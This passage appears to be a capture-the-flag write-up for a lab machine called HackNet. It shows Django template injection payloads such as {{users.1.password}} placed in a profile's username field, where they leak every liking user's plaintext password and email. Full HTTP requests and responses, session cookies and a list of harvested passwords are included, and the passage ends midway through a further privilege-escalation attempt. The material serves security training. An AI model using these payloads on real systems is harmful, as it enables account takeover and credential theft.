[####################] - 3m 90000/90000 570/s http://hacknet.htb/static/
[####################] - 3m 90000/90000 569/s http://hacknet.htb/static/admin/
[####################] - 3m 90000/90000 569/s http://hacknet.htb/static/admin/js/
[####################] - 3m 90000/90000 570/s http://hacknet.htb/static/admin/css/
[####################] - 3m 90000/90000 570/s http://hacknet.htb/static/admin/img/
[####################] - 3m 90000/90000 566/s http://hacknet.htb/static/admin/fonts/Within the base.css we found an interesting hint about the tech stack. It seemed that it used Django which is a web framework that often is vulnerable to Server-Side Template Injection (SSTI).
┌──(kali㉿kali)-[~]
└─$ curl -s http://hacknet.htb/static/admin/css/base.css | head -n 3
/*
    DJANGO Admin styles
*/
Initial Access
Server-Side Template Injection (SSTI)
At this point we already spend a lot of time testing for various web vulnerabilities and now checked the repository of PayloadsAllTheThings for common SSTI payloads.
Before we fired up very complex payloads we started simple by just looking if we were able to either render {{7*7}} of pull out some usernames.
{{users}}We entered the payloads basically everywhere in every field we could find and also updated our own username to our payloads.

Now in order to trigger the payload we tried several different things. First of all we visited every page, clicked on every button and also liked a few of the posts.
GET /like/22 HTTP/1.1
Host: hacknet.htb
X-Requested-With: XMLHttpRequest
Accept-Language: en-US,en;q=0.9
Accept: */*
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Referer: http://hacknet.htb/explore
Accept-Encoding: gzip, deflate, br
Cookie: csrftoken=RNUGDtwAqidorVsRu2bQdhIUwwjRuTak; sessionid=6qlu2p858e14juc1nlk70zvn2bitr46s
Connection: keep-alive
The interesting part was when we tried to see who liked a post as well. This was the point when our payload got triggered and we received a list of usernames which also clicked on like.
GET /likes/22 HTTP/1.1
Host: hacknet.htb
X-Requested-With: XMLHttpRequest
Accept-Language: en-US,en;q=0.9
Accept: */*
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Referer: http://hacknet.htb/explore
Accept-Encoding: gzip, deflate, br
Cookie: csrftoken=RNUGDtwAqidorVsRu2bQdhIUwwjRuTak; sessionid=6qlu2p858e14juc1nlk70zvn2bitr46s
Connection: keep-alive
GET /likes/22 HTTP/1.1
Host: hacknet.htb
X-Requested-With: XMLHttpRequest
Accept-Language: en-US,en;q=0.9
Accept: */*
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Referer: http://hacknet.htb/explore
Accept-Encoding: gzip, deflate, br
Cookie: csrftoken=RNUGDtwAqidorVsRu2bQdhIUwwjRuTak; sessionid=6qlu2p858e14juc1nlk70zvn2bitr46s
Connection: keep-aliveHTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Sun, 14 Sep 2025 05:51:45 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
X-Frame-Options: DENY
Vary: Cookie
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Cross-Origin-Opener-Policy: same-origin
Content-Length: 2080
<div class="likes-review-item"><a href="/profile/1"><img src="/media/1.jpg" title="cyberghost"></a></div><div class="likes-review-item"><a href="/profile/3"><img src="/media/3.jpg" title="rootbreaker"></a></div><div class="likes-review-item"><a href="/profile/4"><img src="/media/4.jpg" title="zero_day"></a></div><div class="likes-review-item"><a href="/profile/5"><img src="/media/5.jpg" title="cryptoraven"></a></div><div class="likes-review-item"><a href="/profile/8"><img src="/media/8.png" title="bytebandit"></a></div><div class="likes-review-item"><a href="/profile/10"><img src="/media/10.png" title="datadive"></a></div><div class="likes-review-item"><a href="/profile/11"><img src="/media/11.png" title="phreaker"></a></div><div class="likes-review-item"><a href="/profile/13"><img src="/media/13.png" title="netninja"></a></div><div class="likes-review-item"><a href="/profile/15"><img src="/media/15.png" title="darkseeker"></a></div><div class="likes-review-item"><a href="/profile/17"><img src="/media/17.jpg" title="trojanhorse"></a></div><div class="likes-review-item"><a href="/profile/19"><img src="/media/19.jpg" title="exploit_wizard"></a></div><div class="likes-review-item"><a href="/profile/21"><img src="/media/21.jpg" title="whitehat"></a></div><div class="likes-review-item"><a href="/profile/23"><img src="/media/23.jpg" title="virus_viper"></a></div><div class="likes-review-item"><a href="/profile/24"><img src="/media/24.jpg" title="brute_force"></a></div><div class="likes-review-item"><a href="/profile/27"><img src="/media/cat.png" title="<QuerySet [<SocialUser: cyberghost>, <SocialUser: rootbreaker>, <SocialUser: zero_day>, <SocialUser: cryptoraven>, <SocialUser: bytebandit>, <SocialUser: datadive>, <SocialUser: phreaker>, <SocialUser: netninja>, <SocialUser: darkseeker>, <SocialUser: trojanhorse>, <SocialUser: exploit_wizard>, <SocialUser: whitehat>, <SocialUser: virus_viper>, <SocialUser: brute_force>, <SocialUser: {{users}}>]>"></a></div>
Now that we verified the SSTI vulnerability we moved a bit further and tried to enumerate through all of the users but this time, going for their passwords.
{{users.1.password}}We repeated the previous steps and successfully exfiltrated the password of the user with the ID of 1.
GET /likes/11 HTTP/1.1
Host: hacknet.htb
X-Requested-With: XMLHttpRequest
Accept-Language: en-US,en;q=0.9
Accept: */*
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Referer: http://hacknet.htb/profile/10
Accept-Encoding: gzip, deflate, br
Cookie: csrftoken=RNUGDtwAqidorVsRu2bQdhIUwwjRuTak; sessionid=6qlu2p858e14juc1nlk70zvn2bitr46s
Connection: keep-alive
HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Sun, 14 Sep 2025 05:55:29 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
X-Frame-Options: DENY
Vary: Cookie
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Cross-Origin-Opener-Policy: same-origin
Content-Length: 1385
<div class="likes-review-item"><a href="/profile/1"><img src="/media/1.jpg" title="cyberghost"></a></div><div class="likes-review-item"><a href="/profile/4"><img src="/media/4.jpg" title="zero_day"></a></div><div class="likes-review-item"><a href="/profile/5"><img src="/media/5.jpg" title="cryptoraven"></a></div><div class="likes-review-item"><a href="/profile/6"><img src="/media/6.jpg" title="shadowcaster"></a></div><div class="likes-review-item"><a href="/profile/7"><img src="/media/7.png" title="blackhat_wolf"></a></div><div class="likes-review-item"><a href="/profile/9"><img src="/media/9.png" title="glitch"></a></div><div class="likes-review-item"><a href="/profile/12"><img src="/media/12.png" title="codebreaker"></a></div><div class="likes-review-item"><a href="/profile/15"><img src="/media/15.png" title="darkseeker"></a></div><div class="likes-review-item"><a href="/profile/16"><img src="/media/16.png" title="shadowmancer"></a></div><div class="likes-review-item"><a href="/profile/17"><img src="/media/17.jpg" title="trojanhorse"></a></div><div class="likes-review-item"><a href="/profile/21"><img src="/media/21.jpg" title="whitehat"></a></div><div class="likes-review-item"><a href="/profile/25"><img src="/media/25.jpg" title="shadowwalker"></a></div><div class="likes-review-item"><a href="/profile/27"><img src="/media/cat.png" title="Zer0D@yH@ck"></a></div>| Password |
|---|
| Zer0D@yH@ck |
Now the questions was which credentials would give us access to the box? Within the user base we tried to figure out which user stood out. After some testing it was clear that the user backdoor_bandit never liked any of the public posts.
http://hacknet.htb/profile/22
We also noticed that the profile of backdoor_bandit and deepdive were marked as private.

Our plan was to exfil as much information as possible.
{{users.22.password}}To achieve that we targeted the post of packetpirat because his post had the most likes so far and therefore allowed us to sift through all of the information tied to those users.
POST /profile/edit HTTP/1.1
Host: hacknet.htb
Content-Length: 853
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://hacknet.htb
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary7emPWANSh3kT6RER
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://hacknet.htb/profile/edit
Accept-Encoding: gzip, deflate, br
Cookie: csrftoken=RNUGDtwAqidorVsRu2bQdhIUwwjRuTak; sessionid=6qlu2p858e14juc1nlk70zvn2bitr46s
Connection: keep-alive

------WebKitFormBoundary7emPWANSh3kT6RER
Content-Disposition: form-data; name="csrfmiddlewaretoken"

3jQzLg8EENlXWRKREwmjxHz0gbgkeUXkKWA5ezu4UVobdC2yYonZAO7KCxp1yDXu
------WebKitFormBoundary7emPWANSh3kT6RER
Content-Disposition: form-data; name="picture"; filename=""
Content-Type: application/octet-stream


------WebKitFormBoundary7emPWANSh3kT6RER
Content-Disposition: form-data; name="email"


------WebKitFormBoundary7emPWANSh3kT6RER
Content-Disposition: form-data; name="username"

{{users.1.password}}
------WebKitFormBoundary7emPWANSh3kT6RER
Content-Disposition: form-data; name="password"


------WebKitFormBoundary7emPWANSh3kT6RER
Content-Disposition: form-data; name="about"


------WebKitFormBoundary7emPWANSh3kT6RER
Content-Disposition: form-data; name="is_public"

on
------WebKitFormBoundary7emPWANSh3kT6RER--
GET /likes/15 HTTP/1.1
Host: hacknet.htb
X-Requested-With: XMLHttpRequest
Accept-Language: en-US,en;q=0.9
Accept: */*
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Referer: http://hacknet.htb/explore
Accept-Encoding: gzip, deflate, br
Cookie: csrftoken=RNUGDtwAqidorVsRu2bQdhIUwwjRuTak; sessionid=6qlu2p858e14juc1nlk70zvn2bitr46s
Connection: keep-alive<div class="likes-review-item"><a href="/profile/27"><img src="/media/cat.png" title="R00tBr3@ker#"></a></div>Privilege Escalation to deepdive
After repeating the steps we gathered probably ever available password including the password of deepdive but not of backdoor_bandit.
<div class="likes-review-item"><a href="/profile/27"><img src="/media/cat.png" title="Zer0D@yH@ck"></a></div><div class="likes-review-item"><a href="/profile/27"><img src="/media/cat.png" title="Sh@d0wC@st!"></a></div><div class="likes-review-item"><a href="/profile/27"><img src="/media/cat.png" title="Bl@ckW0lfH@ck"></a></div><div class="likes-review-item"><a href="/profile/27"><img src="/media/cat.png" title="Byt3B@nd!t123"></a></div><div class="likes-review-item"><a href="/profile/27"><img src="/media/cat.png" title="Gl1tchH@ckz"></a></div><div class="likes-review-item"><a href="/profile/27"><img src="/media/cat.png" title="Phre@k3rH@ck"></a></div><div class="likes-review-item"><a href="/profile/27"><img src="/media/cat.png" title="C0d3Br3@k!"></a></div><div class="likes-review-item"><a href="/profile/27"><img src="/media/cat.png" title="N3tN1nj@2024"></a></div><div class="likes-review-item"><a href="/profile/27"><img src="/media/cat.png" title="P@ck3tP!rat3"></a></div><div class="likes-review-item"><a href="/profile/27"><img src="/media/cat.png" title="D@rkSeek3r#"></a></div><div class="likes-review-item"><a href="/profile/27"><img src="/media/cat.png" title="Tr0j@nH0rse!"></a></div><div class="likes-review-item"><a href="/profile/27"><img src="/media/cat.png" title="Expl01tW!zard"></a></div><div class="likes-review-item"><a href="/profile/27"><img src="/media/cat.png" title="Wh!t3H@t2024"></a></div><div class="likes-review-item"><a href="/profile/27"><img src="/media/cat.png" title="D33pD!v3r"></a></div><div class="likes-review-item"><a href="/profile/27"><img src="/media/cat.png" title="V!rusV!p3r2024"></a></div><div class="likes-review-item"><a href="/profile/27"><img src="/media/cat.png" title="BrUt3F0rc3#"></a></div><div class="likes-review-item"><a href="/profile/27"><img src="/media/cat.png" title="Sh@dowW@lk2024"></a></div>So our next step was to login as deepdive but for that we needed his email which we conveniently also could get by adjusting our payload just a bit.

{{users.15.email}}<div class="likes-review-item"><a href="/profile/27"><img src="/media/cat.png" title="[email protected]"></a></div>With his email in our pockets we then could login as deepdive.
| Password | |
|---|---|
| [email protected] | D33pD!v3r |
Privilege Escalation to backdoor_bandit
The first thing that caught our attention was that the user deepdive hat made a private comment which also got a like.

In order to repeat our attack and to target backdoor_bandit which was one of the contacts of deepdive, we tried to update the username of deepdive with our payload.
But the changes did not got accepted by the application without having the confirmation made by the user send to his email.
This was the functionality behind the 2FA option on his profile.

So since we knew that we could also add whoever we wanted to our contacts, we tried to add our own user to the contacts of deepdive and then perform the attack via a different user.
